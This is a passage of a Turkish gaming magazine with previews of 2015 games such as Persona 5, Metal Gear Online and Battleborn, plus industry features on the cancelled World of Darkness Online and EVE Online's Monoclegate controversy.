Oyunun genel olarak "**phantom thief**" teması üzerinden gideceğini gördük. Yani çıkış noktası nedir, daha önceden söylenen "sen bir kölesin, özgürleşmek ister misin?" sloganıyla nasıl bağlanır henüz bunları söylemek için erken ama "maskeli hırsız" olayının şimdilik gayet çekici durduğunu söyleyebilirim.

Grubun ana karakter dışındaki üç üyesiyle de tanışmış olduk videoyla beraber. Biri gayet eli sopalı görünen kızımız **Anne Takamaki**, diğeri muhtemelen yeni kankamız **Ryuji Sakamoto**, üçüncüsü de bir kedi, adı **Morgana**. Kuma'dan sonraki yeni maskotumuz olacak gibi kendisi. Gördüğümüz tek tanıdık karakter de **Igor**'du tabii. O olmazsa olmaz. Bu sefer **Kadife Oda**'da Igor'a yardımcı olacak olanlar ise iki tane çocuk. Elizabeth ya da Margeret'i özleyeceğiz kesin ama ne yapalım artık...

Bunlar dışında da bayağı enteresan ayrıntı vardı elbette. Mesela ana menüde **Social Link** sekmesinin olmaması ilgi çekici. Onun yerine **Cooperation** sekmesi mevcut. *Persona 5*'te Social Link olmaması düşünülemez, genel görüş Cooperation'ın Social Link'in biraz değişmiş bir varyasyonu olacağı yönünde. Bekleyip göreceğiz artık.

Bunların da dışında zindanlara eklenen platform ve gizlenerek ilerleme öğeleri, şehirde gezerken daha dinamik bir kameraya sahip olmamız gibi birkaç ayrıntı daha göze çarpıyor videoda. Ha bir de videonun sonunda karakterimizin bir şekilde değişim geçirdiğini görüyoruz. "Acaba artık karakterler mi Persona'ya dönüşecek?" şeklinde sorular sordurtmadı değil.

Netice olarak *Persona* hayranlarını ciddi anlamda gaza getirmeyi ve büyük çoğunluğun beğenisini kazanmayı başardı video. Videoda hiçbir yerde 2015 yazmaması düşündürdü ama 2015 dedilerse inanalım bari. Gelir bu yıl. Gelir. Gelir değil mi? Gelir gelir... **-Ömer**

Tür: JRYO **Yapım:** Atlus **Dağıtım:** Atlus **Platform:** PS4, PS3 **Çıkış Tarihi:** 2015



ZAMAN ÇİZELGESİ

Açıklandığı gün bayram havası estiren projenin yıkılışı.

WORLD OF DARKNESS

EKİM 2006
CCP Games WoD evreninde geçen bir DVO'nun duyurusunu yaptı.

AĞUSTOS 2009
Şirket, Dust 514'ü duyurdu. WoD ekibi bu projeye kaydırıldı.

HAZİRAN 2011
WoD ekibinin de katkılarının olduğu Incarna eklentisi çıktı.

MART 2012
Eve Fanfest kapsamında WoD'a dair bir video gösterildi. Bu gösterilen son tanıtım videosu olacaktı.

AĞUSTOS 2013
CCP Gamescom'da Valkyrie'nin yapımına başlandığı duyurusunu yaptı.

NİSAN 2014
Projeler arası kaydırmalar, işten çıkarmalar ve küçülmeyle geçen dokuz senenin ardından oyun iptal edildi.

WORLD OF DARKNESS ONLINE

DÜŞ'TEN DÜŞÜŞ'E -İhsan Asman

World of Darkness denilince pek çoğumuz için akan sular durur; zira 90'ların efsanevi masaüstü rol yapma furyasına damgasını vuran ve belki de D&D'den sonraki en popüler masaüstü evreninden, **White Wolf**'un göz bebeğinden bahsediyoruz. Bu furyaya fazlaca aşina olmayan oyuncuların da *Vampire: The Masquerade - Redemption* (2000) ve *Bloodlines* (2004) gibi unutulmaz oyunlarla tanıdığı *WoD* evreninin Ekim 2006'da DVO'sunun yapılacağı duyurulduğunda herkes doğal olarak çok heyecanlanmıştı. Bu heyecanı pekiştiren bir önemli faktör de *EVE Online* gibi ağırlıklı bir DVO'yu yaratan **CCP Games**'in arkasına bu muazzam birikimi alarak projeyi üstlenmesiydi. Ne yazık ki büyük beklentilere yol açan proje 2014'te iptal edildi. Bana da yaklaşık dokuz seneye yayılan, oyun sektöründeki geliştiricilere dönük emek sömürüsünü ve yönetici kibrini /beceriksizliğini tüm hatlarıyla ortaya koyan bu başarısızlık öyküsünü Olay Mahalli'ne taşımak düştü.

Başlangıçta işler tıkırındaydı. White Wolf'un CCP Games tarafından satın alınmasını takip eden süreçte White Wolf çalışanları çoğunlukla konumlarını muhafaza etti. Oyunla ilgili (WoD'un mirasına da güvenilerek) iddialı laflar edildi. Maalesef cicim ayları kısa sürdü: Projeden sorumlu yönetim kademesi, *WoD Online* ekibini sürekli olarak *EVE Online* ile ilgili projelere kaydırmaya başlamıştı; bu hem geliştirme sürecini sekteye uğratıyor hem de çalışanların verimliliğini düşürüyordu. Bu kaydırmalar üç ila altı ayı bulabilen ve geliştirici ekibin tüm konsantrasyonunu yitirmesine sebep olan ciddi müdahalelerdi. Kaydırmalar dışında da sürece keyfi bir şekilde karışılıyordu. Programcıların, yönetimin itirazları sebebiyle her seferinde baştan yazdıkları kodlar ve değiştirdikleri özellikler öyle ufak rötuşlar değil, büyük çapta yapısal değişikliklerdi. Bu yap-boz mantığı yıpratıcı olmasının dışında, yönetim kadrosunun *WoD*'a dair ciddiyetini de sorgulatır nitelikteydi.

Tüm bu olup bitene rağmen oyun üç kez alfa seviyesine gelmeyi başardı ama her yeni sürümde, bir önceki sürümde olan ne varsa çöpe atılmış ve ortaya sıfırdan, bambaşka bir ürün çıkmıştı. Zaten hâlihazırda sürdürülemez olan vaziyet, CCP Games'in tüm enerjisini *Dust 514* ve *Incarna*'ya vermesiyle iyice rayından çıktı. Şirket hangi akla hizmetse bir de *WoD* ve *EVE Online* ile ilgili projeler için ortak bütçe oluşturmuştu. Dolayısıyla harcanan enerji sadece manevi değil aynı zamanda maddi mahiyetteydi. *Incarna*'yla ilgili patlayan Monoclegate skandalı (kutusu sizi bekler) ve *Dust 514*'te yoğunlaşan emek, şirketin özellikle Atlanta ofisinde ciddi daralmalara gitmesine ve kalan çalışanlarına sunduğu pek çok cazip imkânı da (kaliteli yemek, sigorta olanakları ve fazlası) geri almasına sebep oldu. Durum öyle bir hal almıştı ki kovulma riski olmayanlar dahi işlerini bırakmaya başlamıştı.

İşten çıkarmaların öfkesi henüz dinmemişken şirket bir proje daha açıkladı: Oculust Rift için yapılan *Eve: Valkyrie*. Kaynak sıkıntısı çekerken bu duyurunun yapılması aslında *WoD*'dan kesin olarak vazgeçildiğinin ilanıydı. Nihayet geçtiğimiz yılın Nisan ayında beklenen açıklama geldi; *WoD Online* iptal edilmişti. Şirket CEO'su **Hilmar Veigar Pétursson** bunun verilmesi zor bir karar olduğunu ancak şirketi *EVE* evreninin ardında birleştirerek kendilerini daha güçlü bir konuma taşıyacaklarını söylerken aslında CCP Games'in psikolojik olarak hep bu noktada durduğunu yadsımış oluyordu.

Genel olarak bakıldığında, CCP Games'in başından beri *WoD* konusunda isteksiz ve ciddiyetsiz olduğu ortada. Sürecin en ibretlik yanıysa, dokuz senelik bir emeğin - her ne kadar pek çok defa sekteye uğratılsa da- bu kadar kolay harcanabilmiş olması. Adında "oyun" kelimesi geçiyor olması, bu sektörü diğerlerinden daha az ciddiyetsiz ya da daha az acımasız yapmıyor işte.





MONOCLEGATE SKANDALI

CCP Games'in *EVE Online* eklentisi olarak çıkardığı *Incarna* büyük bir skandala sahne oldu. Oyunla mikro ödemeler (microtransactions) dahil olmuştu ve satılan ürünlere biçilen fiyatlarda kantarın topuzunu epey bir kaçırılması, oyuncuların tepkisine neden oldu. Oyunda bir adet monoklün (tek göze takılan çerçevesiz gözlük) fiyatı **70 dolardı**! Bu fiyatlandırma sadece monokl için olsa gene iyi: Oyunda satılan eşyalar; örneğin tişört ve botlar gerçek dünyadaki fiyatlarıyla yarışır nitelikteydi. Oyuncular daha bu şoku atlatamamışken, şirket çalışanları arasında tartışmaların döndüğü bir bülten bir şekilde dış dünyaya sızdı: Dönen tartışmalar oyunun gidişatını etkileyecek uzay gemisi, mermi gibi yeni malzemelerin içeriğe ekleneceğini gösteriyordu. Bu, çekirdek kitleyi resmen aptal yerine koymaktı çünkü önceden malların tamamen görsel nitelikte olacağı duyurulmuştu. Kâr hırsı oyunun önüne geçiyordu. CCP Games bülten içeriğinde oyuna dair yapıcı tartışmalar olduğunu ve bu kadar öfkenin canhıraş çabalayan insanlara yönelmesini içerlediğini beyan ederek protestoları savuşturmaya çalıştı. Haliyle sadık oyuncular bu açıklamayla iyice çileden çıktı. Ayrıca tesadüfen Arap baharıyla aynı dönemde patlak vermesi, skandalın 'geek ayaklanması' olarak da anılmasına sebep oldu. Olaydan sonra *EVE Online*'ın oyuncu sayısı belirgin şekilde azaldı.



PROJECT VAULDERIE

CCP Games'in yanlış politikaları bunlarla sınırlı değil: En son *Bloodlines*'ı Unity motoruyla tekrar yazmayı ve oyuna çok oyuncu özelliği eklemeyi hedefleyen amatör bir çalışma olan *Project Vaulderie*'yi, şirketin oyuna dair imtiyaz sahipliğini ihlal etmesini gerekçe göstererek iptal ettirdi. Elemanların *WoD* evreniyle ilgili her şeyi tekeline almış ve evrenle ilgili kılını kıpırdatmıyor oluşu yeterince sinir bozucu, bari yapana engel olmasalar.



VICTOR VRAN


KAN, TER VE FÖTR ŞAPKA


Bir oyun türünün mütemadiyen "Diablo gibi" diye anılması ne gariptir. İzometrik aksiyon / RYO'lara resmen Selpak muamelesi yapıyoruz yıllardır. O nedenle *Victor Vran*'dan bahsederken de yine "Diablo gibi işte" diye başlamak istiyorum yazıya. Ama bu oyunun ilgi çekici özelliği hangi oyuna benzediğinden çok, kim tarafından geliştirildiği.

Alien Isolation (**Creative Assembly**) ve *The Talos Principle* (**Croteam**) konunun uzmanı olmayan ekiplerden çıkıp bizleri bayağı etkilemeyi başardığından herhalde, farklı şeyler deneyen geliştiricileri heyecanla takip eder olduk. Bu nedenle *Victor Vran*, *Tropico* serisiyle tanıdığımız **Haemimont Games**'in elinden çıktığı için daha bir merak uyandırdı. Strateji oyunu yapan insanlardan korkacaksın, bunu yazın bir kenara.

Adından da anlaşılacağı üzere **Victor Vran** adlı bir karakteri oynadığımız oyun bize en başta bolca loot vaat ediyor. Oyunda elle hazırlanmış ekipmanlar kadar kendi kendine yaratılan tutarlı eşyalar sebebiyle loot döngüsünden hiç çıkamayacağız. Tek karakter olsa bile oyunda farklı sınıf ve yetenek düzenleri olacağı söyleniyor. Ama karakterimizin görünüşüyle ne kadar oynayabildiğimiz ya da cinsiyet seçimi hakkında bir fikrimiz yok şimdilik.

Oyun ilk olarak Steam Erken Erişim'e gelecek Mayıs ayında. Sonrasında ise oyuncuların katkılarıyla çıkış sürümüne ulaşacakmış. O nedenle değişiklikler olması muhtemel. Ama bunca merak uyandırırken azıcık da hikâyeden bahsetseydiniz, ölür müydünüz yahu? **-Sarp**





Tür: İşte Diablo gibi... **Yapım:** Haemimont Games **Dağıtım:** EuroVideo Medien **Platform:** PC **Çıkış Tarihi:** Mayıs 2015 (Erken Erişim)

YİNE DAHA ÖNCE O TÜRE BULAŞMAMIŞ BİR FİRMA, YENİ BİR ŞEYLER DENEME PEŞİNDE. ERKEN ERİŞİM'E DÜŞTÜĞÜNDE VRAN'IN BAŞARISINI GÖRECEĞİZ.



WARHAMMER THE END TIMES VERMINTIDE

VİKTORYA DÖNEMİ'NDE BİRİNCİL KİŞİ KAMERASI

İş *Warhammer* olduğunda iki şeye tahammülüm yok: Biri pıtırcık gibi çoğalan Orklar, diğeri figürlerin inanılmaz yer talebi. Küçücük alanda yaşayınca insana dokunuyor bu tabii. Uzaktan sevdiğim, denk geldiğimde masaüstü FRP oyunundan nemalandığım keyifli bir seridir hep.

Ama daha önce *The End Times* kurallarına denk gelmemiştim hiç. Görünüşe göre bugüne dek sözü edilen tüm kehanetlerin ya gerçekleştiği, ya da sistemi zora sokmamak adına yalan çıktığı bir temele sahip. Ortalık, Chaos için tam bir ziyafet yani. İşte *Vermintide* sırtını böyle bir *Warhammer* sistemine dayıyor, bize arkadaşımızla birlikte kemirgen avlamanın inceliklerini sunuyor.

Warhammer: The End Times Vermintide, birincil kişi kamerasından oynanan ama yakın dövüşe odaklanan bir macera. **Ubersreik** şehrinin istilası sürerken elimizde beş farklı karakter olacak. Hepsinin ekipmanları ve oynayış tarzı birbirinden ayrı ama temel hep yakın dövüş üstüne kurulu. Tek başımıza ilerlemenin biraz sıkıntı olacağı söyleniyor *Vermintide*'da, o nedenle yoldaşımıza güvenmemiz gerekli. *Warhammer* birikimine uygun hazırlanan oyunda tanıdık yerler de görecekmişiz.

Ne yazık ki ne şehrin büyüklüğünden ya da oyunun çizgisel mi açık dünya mı olduğundan bahsedilmiyor. İlerleyen aylarda yeni bilgiler alırız ama şimdilik arkadaşla sırt sırta azıcık gerilimli, bolca aksiyonlu, hele bir de *Warhammer* evreninde geçen bir macera için gözünüz *Vermintide*'da olsun.

Tür: FPS **Yapım:** Fatshark **Dağıtım:** Fatshark **Platform:** PC, PS4, Xbox One **Çıkış Tarihi:** 2015'in ikinci yarısı gibi gözüküyor



METAL GEAR ONLINE

MAHALLEDEN AJAN TOPLADIK

Bir *MGS* oyununun kendi başına bile güçlü online bir yandaşla oyun dünyasına adım atması yeni bir şey değil aslında. Hatta *Metal Gear Online* ismi bile yeni değil. Hatırlarsanız, 2008 yılında *MGS 4: Guns of the Patriots*'ın yandaşı bir oyun vardı. 16'ya kadar oyuncuyu karşı karşıya getiren, serinin ruhunu gayet güzel oynanışa yedirmiş gibi gözükse de hatalarıyla insanları bezdirmekten kaçamamış bir oyun. Sunucuları 2012'de kapanana dek bolca saç yolduran hatıraya sahip olsa da şimdi sıra halefinde. İsim aynı, ama köprünün altından çok sular akmış belli ki.

Metal Gear Online, bu sefer de *MGS V: Phantom Pain*'in yancısı. Ama ne yancı. *MGO* konsepti önceden de kendine münhasırdı. Hataları vardı tabii ama biricikti, özeldi. Yalnız bu sefer, hatalarından sıyrılarak gelen bir deneyim olacak elimizde. Önceki *MGO*'nun dar ve Orta Doğu temalı haritalarının yerini alan yeni ve geniş haritalar, **FOX Engine**'in sunduğu nimetlerden tabii. Serbestlik ve taktik çeşitliliği artık *MGO*'nun yeni hedefi, tabii en temel oynanış modunun getirdikleriyle birlikte: Koruma ve Saldırma.

MGO'nun geniş haritalarında takım savaşları her ne kadar çekici gelse de işin saldırı ve savunma ikilisi ve üslerin kullanımı biraz daha farklı yere taşıyor oyunu. Zaten gizliliğin en önemli özelliklerden biri olduğu MGS serisinde çıkıp da üç-beş düşmanı öldürerek seri yapmanın pek bir anlamı olmayacak. Daha stratejik, daha dikkatli bir oynanışla o durumdan kurtulmak durumunda kalacak oyuncular. Bunun işe yarar olduğunun en yakın örneği *The Last of Us*'ın çok oyunculu sistemiydi hatta.

Tabii tüm bu taktikler ve gizlilik yanınızdaki oyunculara da bağlı. Bu noktada şimdilik nasıl bir iletişim sistemi olacağını bilmiyoruz ne yazık ki. Ama önceden ekibini kurmuş takımların *MGO*'da her zaman avantajlı olduğunu bilmekte fayda var. Tüm o ilginç ekipmanlar bir yere kadar korur çünkü sizi. Hem *MGO*'nun videosunda gösterilen, hem de *Phantom Pain* bünyesinde olan birçok ekipman oyun alanında sizleri bekliyor olacak. Fulton Kurtarma Balonu'na bağlanmış oyuncuları göreceğinizden şüpheniz olmasın.

Metal Gear Online, özellikle **Hideo Kojima**'nın dört yıla yakın yürüttüğü saha deneyinin sonucunda görünenden çok daha fazla artıya sahip olarak gelecek gibi. Ama bu detayları daha tam olarak bilmiyor, sadece üstadın geçmişine bakarak böyle olmasını umuyoruz. Mesela Snake'in önderliğindeki saldırı sistemini bilmiyoruz. Ya da mikro ödemelerin varlığından emin değiliz. DLC'lerle haritaların eklenip eklenmeyeceğini kestiremiyoruz. Ama nasıl ki *GTA Online,* birlikte geldiği oyunu tehdit edecek kadar büyüdü, *MGO* için de benzer bir senaryo var. *Phantom Pain*'i zaten bekliyorsunuz, ama *MGO*'yu da küçümsememek gerekli. **-Sarp**





DEĞİŞMEYEN SAVAŞIN ÖZELLİKLERİ

1 Metal Gear Online'da kaç oyuncunun bir arada olacağı ya da nasıl oyun modlarının bulunacağı gibi detaylar daha açıklanmış değil. İlerleyen ayları bekliyoruz.

2 Oyun gizliliğe önem verse de çeşit çeşit makineli tüfekler de var tabii haritalarda. Kimisine binebiliyor, kimisini kurabiliyor, kimisini söküp alıyorsunuz durduğu yerden.

3 Oyunda karakterinizi kişiselleştirmek tahmin edeceğiniz üzere detaylı. Ama çıktıktan sonra kozmetik güncellemeler bu yelpazeyi daha da büyütecek.

4 Diğer oyunlarda NPC'lerin dikkatini dağıtan mekaniklerin oyunculara karşı nasıl işleyeceğini daha bilmiyoruz. Yere konan şirin köpeğe kim bakar ki?


5 Phantom Pain'de zaten Mother Base saldırıları var. Geliştirdiğiniz üssünüzü savunmak oyunun bir parçası. Burası bir kopya değil, başka bir tat sunmak için var. Hem teknik anlamda, hem oyuncunun deneyimi anlamında bambaşka şeyler sunuyorlar.

KOJIMA ÖNCEKİ ONLINE DENEYİMLERİNİ DERLEYİP BİZE EK BİR OYUN MODU DEĞİL, TAM BİR OYUN DENEYİMİ SUNMA PEŞİNDE.

Tür: Çok Oyunculu Aksiyon **Yapım:** Kojima Productions **Dağıtım:** Konami **Platform:** PC, PS4, PS3, Xbox 360, Xbox One **Çıkış Tarihi:** 2015 (Phantom Pain ile birlikte)







ELVEDA SHADOW REALMS

Hazır Sony Online Entertainment'ın satılması ve işten çıkarmaları sıcakken (birkaç sayfa geride detayları var, kaçırdıysanız eğer) üstüne bir de iptal haberi geçelim. BioWare Austin'in üstünde çalıştığı *Shadow Realms*'in fişi çekilmiş. Bunu da doğrudan yetkili ağızdan, yani stüdyonun başındaki isim **Jeff Hickman**'ın blog mesajından öğrendik.

İlk kez 2014 San Diego Comic Con'da karşımıza çıkmış olan *Shadow Realms*, dörde bir oynanış sistemiyle yaşadığımız dünyanın içine sızmış fantastik elementleri sunacaktı bize. İyi gözüken bir arka hikâyesi vardı, hatta Portal'da Detay sayfalarına da davet etmiştik oyunu. Ama görünüşe göre Austin ofisi, şimdilik başka projelere yönelecekmiş. Özellikle *Dragon Age: Inquisition*'a gelecek olan eklentilere ve *Mass Effect*'in yeni oyununa. Tabii bunların yanında yeni bir fikri mülkten de bahsediyor Hickman, o da zaten en büyük merak konusu şimdilik.

Tabii tüm bunların yanında *Star Wars: The Old Republic*, hâlâ stüdyonun en büyük iş gücü harcayan projesi olarak devam ediyormuş. İlerleyen tarihlerde yeni bilgiler yayınlanacak, biz de bu iş gücü nelere meyve veriyor görecekmişiz. E ne diyelim, bari *Inquisition* yerine yeni oyunlara odaklansalar da, DLC içinde kalmasak...





LAW & ORDER GAMERGATE

Geçen senenin #GamerGate vakasından sonra işlerin dizilere taşınmasını bekleyenler el kaldırsın... Evet, pek beklemiyorduk. Ama 16. sezonundaki *Law & Order: SCU* dizisi 14. bölümünde dolaylı yoldan #GamerGate'e dokundu. Tabii böyle genel seyirciye yabancı ama bir o kadar da ciddi bir olayı 41 dakikalık bir dizide işlemek zor. Bu sefer kadın bir oyun yapımcısı, zengin bir adamla birlikte olup onun finans gücüyle kadınları kayıran bir oyun yapmakla suçlanıyor. **Raina Punjabi**, sözde erkeğinin parasını kullanarak ve oyunlardan bihaber olarak bu işe girişiyor. Ardından önce ekibinden bir kadın, sonra da kendisi acımasız tacizlere ve tehditlere maruz kalıyor.

Her ne kadar *The Amazonian Warriors* oyununun o berbat animasyonlarla her türlü lafı hak ettiğini söylemek istesem de, konsantre bir şekilde bu nefret kültürünün nereye gidebileceğini gösterdiği için bölümü dikkate almak lazım. Fiziksel tacizin, çevrimiçi kabadayılığın, swatting'in, kişisel bilgi sızdırma ve ölüm tehditlerinin, küfür ve hakaretin, son olarak da insan kaçırmanın, dayağın ve tecavüzün (daha son üçünü görmedik çok şükür) yayıldığı bölüm etkileyici. Kimilerine abartı gelecek olsa da, nefret kültürü tam olarak da böyle çığ gibi büyüyebilecek bir şey.

O değil de, dizideki oyunculuklar fenaymış yahu. 16 sezon üstelik. Canım acıdı izlerken.



VALVE, EA VE UNITY BİR ARADA

OpenGL, yani ekran kartlarımızla yazılım arasındaki iletişimi kurup bize vektörel grafikleri veren arabulucular arasında en popülerden birisi miadını doldurmak üzere. Nereden mi biliyoruz? Çünkü Mart ayının başlarında yapılacak olan GDC 15'te bu dev ismin geleceğine şahit olacakmışız. **glNext** adıyla anılan panel Valve tarafından sunuluyor. Üstelik bünyesinde Frostbite Engine ekibinden (EA'in oyun motoru) **Johan Andersson** olduğu gibi **Epic Games** ve **Unity**'den de uzmanlar yer alacak.

Sunumun içerisinde bu yeni API'ın özellikleri paylaşılacağı gibi hazırlanmış çeşitli canlı sunumlar da yapılacakmış. Artık sanal ne hayvanlara ne hendekler atlatırlar, bilemiyoruz ama OpenGL'in bu yeni atağı grafik teknolojilerinde yaşadığımız bazı darboğazları aşmada yardımcı olabilir belki de.

BORDERLANDS'IN ARDINDAKİ TECRÜBELİ EKİP, MOBA'LARIN EN İYİ ÖZELLİKLERİNİ ALIP CESURCA BİR FPS'YE DÖNÜŞTÜRMENİN DERDİNDE

BATTLEBORN

CO-OP SHOOTER'LARI DÜZELTMEK İSTEYEN OYUN

Gearbox, *Borderlands 3*'ü yapmıyor. En azından şimdilik. Onun yerine bambaşka bir projesi var, zaten Pandora'da geçen bir sonraki deneyimin macera türünde olmasından bu kararı az çok çıkarmıştık. *Battleborn* ise, bir açıdan tam bir MOBA gibi gözüküyor. İşin komik tarafı, son dönemlerin bu popüler türüne dahil olmak artık bir sıkıntı değil de bir artı değer oldu. Oyun endüstrisinde çekişmeli çok oyunculu isimlerin yükselişi ve *League of Legends*, *Dota 2* gibi oyunların pazardaki yoğunlukları "MOBA gibi" lafını "Hadi ya, iyi mi?" diye cevaplamasına sebep oluyor birçok oyuncunun.

Battleborn da ilk önce böyle dikkat çekiyor işte: MOBA gibi. Ama MOBA'dan fazlası olmaya çalışıyor, hatta en büyük derdi bir grup insanı savaştırmak yerine sırt sırta verip oynanan shooter'lara yeni bir soluk getirmek. Cesurca, değil mi? Ama *Borderlands*'in arkasındaki insanlardan da daha aşağısını beklemezsiniz herhalde.

Yine bir FPS ile, yine Gearbox'ın deneyimli ellerinden çıkan stilize grafiklerle karşı karşıyayız. Tabii stilize grafik her babayiğidin harcı değildir. Ama beğeni bir tarafa, kalitesiz olduklarını düşünmek doğru olmaz. Zaten görsel dilde ekibin bize sunmak istediği net bir şey var: oyundaki her karakter, daha yapılmamış bir oyunun baş karakteri. Amaçlanan kalite bu.

MOBA'lardan farklı olarak "bir grup karakter topladık, saldık meydana"nın ötesinde bir senaryo yazmanın peşinde Gearbox. Gerçi Riot Games, şu anda *League of Legends* için benzer bir çabayı gösterip hikâyeyi toparlıyor ama *Battleborn* gelecekte, güneş sistemlerinin çöktüğü bir zamanda ufka doğru yol almış olan mültecilerin hayatını ve kurdukları ekipleri işliyor senaryosunda daha en baştan. Tabii evrendeki belalı bir uzaylı ırkı, yani **Varelsi** olmazsa olmaz. Zamanından önce dünyanın sonunu getirmeye çalışan entropi takıntılı bu ırk bizim baş düşmanımız olacak gibi görünüyor. Bu yolda ister beş arkadaş, istersek de tek kişi savaşabileceğiz. Gearbox, oyunda istersek son seviyeye 20-30 dakika gibi bir sürede gelebilmemizi sağlıyor. *Borderlands*'deki gelişime benzeyen, *Destiny*'nin ise neredeyse tam tersi olan bu sistem birçok oyuncuya çekici gelecektir şu anda. Yine *Borderlands* referansından anlayacağınız üzere, her maçta sıfırlanıyor bu karakter seviyesi zaten (MOBA? Hmm?).



Gerçi oyunun PvP kısmına dair ilk kırıntıları gördüğümüz Incursion modunu da unutmamak lazım. Incursion, ileride göreceğimizi umduğumuz birçok moddan ilki. Beşe beş karşılaşmaların yaşandığı bu modda bir yandan birbirimizin üssünü yok etmeye çalışıyor, bir yandan da destek veren dev örümcekvari droidlerle ilgileniyoruz. Bu droidler ve daha küçükleri, MOBA'lardan alışık olduğumuz PvE elementini dahil ediyorlar oyuna. Tabii MOBA'larda tek tek bu düşmanlara tıklarken burada onları kesip biçme, bombardımana uğratma, kurşun yağmuruna tutma gibi seçenekleriniz var. Bu bir FPS, unutmayın. Tek kişilik özellikleri olsa da, *Battleborn* çok oyunculu odağı olan bir FPS hem de.



Çeşitlilik ise hem kişilikli yaratılmış karakterlerden, hem de oyuncunun onlara dair becerilere müdahale edebilmesinden geliyor. Oyunda bazı odaklı görevleri yaparak yeni geliştirmeler kazanacak, seviyeyi arttırdıkça beceriler alabileceksiniz. Tabii karakterlerde var olan yetenek seçkisi de kişiselleştirmeyi mümkün kılacakmış. Bu kısımlar ise şimdilik net değil, ama *Borderlands*'teki loot ve yetenek çeşitliliğinden rahatsız olan çok kişi hatırlamıyorum.

Battleborn, bir *Borderlands* değil. Burada önce bir anlaşalım. Yeni bir şey mi? Hem evet hem hayır. Masaya yepyeni bir mekanik getirmiyor belki. Ama eski de olsa, tüm parçaları birlikte ve verimli çalışan bir makineye kimse hayır demez. **-Sarp**



○ **Tür:** Çok oyunculu FPS ○ **Yapım:** Gearbox ○ **Dağıtım:** 2K
○ **Platform:** PC, Xbox One, PS4 ○ **Çıkış Tarihi:** 2015 üçüncü çeyrek

BİZ BUNLARI İSTİYORUZ!

GDC'de göreceklerimizin heyecanıyla başlıyoruz Mart ayına

RISE OF THE TOMB RAIDER


Mahsur kaldığı adada hayatta kalmak için canını dişine takan genç bir kızın hikâyesi, *Tomb Raider* gibi bir seriye sünger çekmek için atılabilecek en iyi adımdı belki de. Mükemmel olmasa da çok iyi bir deneyim yaşatan *Tomb Raider*, Lara'ya zor koşullarda hayatta kalmasını öğreten bir eğitmen gibiydi. Ama birileri **Yamatai Adası**'ndaki eğitimin bağımlılık yaratacağını söylemeliydi ona. Çünkü o ürkek arkeoloji mezunu, artık kendisini tehlikenin göbeğine atmaya niyetli.

Game Informer'dan gelen yeni bilgiler, sıkı sıkıya paltosuna sarılmış ürkek bir genç kız yerine vadinin kenarından umarsızca kendisini atan dişli bir kadını tanımlıyor resmen. Yamatai'de gördüklerinden sonra, doğal olarak yaşama ayak uydurmakta zorlanıyor Lara. Ama tüm fiziksel ve psikolojik meydan okumaya rağmen Lara'nın adada gördüğü ölümsüz ruh, belki de onda en çok iz bırakanı. Zaten Sibirya'ya uzanan yolculuğunda ona sebep sunan da tam olarak bu: ölümsüzlük. 13. yüzyılda Prens Vladimir'in yarattığı ve bir gölün yuttuğu efsanevi bir şehir var Lara'yı bu topraklara getiren. İşin ilginci, bu zamana kadar *Tomb Raider* serisinde birden fazla bölge gezmeye alışmış olmamıza rağmen *Rise of the Tomb Raider* çoğunlukla Sibirya'da geçiyor. Ama **Crystal Dynamics**, başka bir bölgenin sinyallerini de verdi. Üstelik her daim karlar içinde yuvarlanmıyoruz. Sibirya'da bile bambaşka iklim koşulları ve bitki örtüleri karşımıza çıkacak yine oyunda.

Lara artık daha güçlü, daha kendinden emin ve daha odaklı. Üstelik bu sefer sadece etraftan bulduğu ekipmanlara mahkûm değil. Buna çift tırmanma baltası da dahil. Üstelik 2013'teki *Tomb Raider*'da karşımıza çıkan crafting mekanikleri de gelişmiş. Farklı yaylar üretebilen Lara, aynı zamanda elindeki tırmanma baltasını bir çeşit halatlı tırmanma kancasına da dönüştürebiliyor. Bunun yanında topladığı bitkiler ve kumaş ile bandaj yapıp yaralarını iyileştirebiliyor. Yani mühimmat desteğiyle yola çıksa da çevresini kullanma alışkanlığını yitirmemiş.

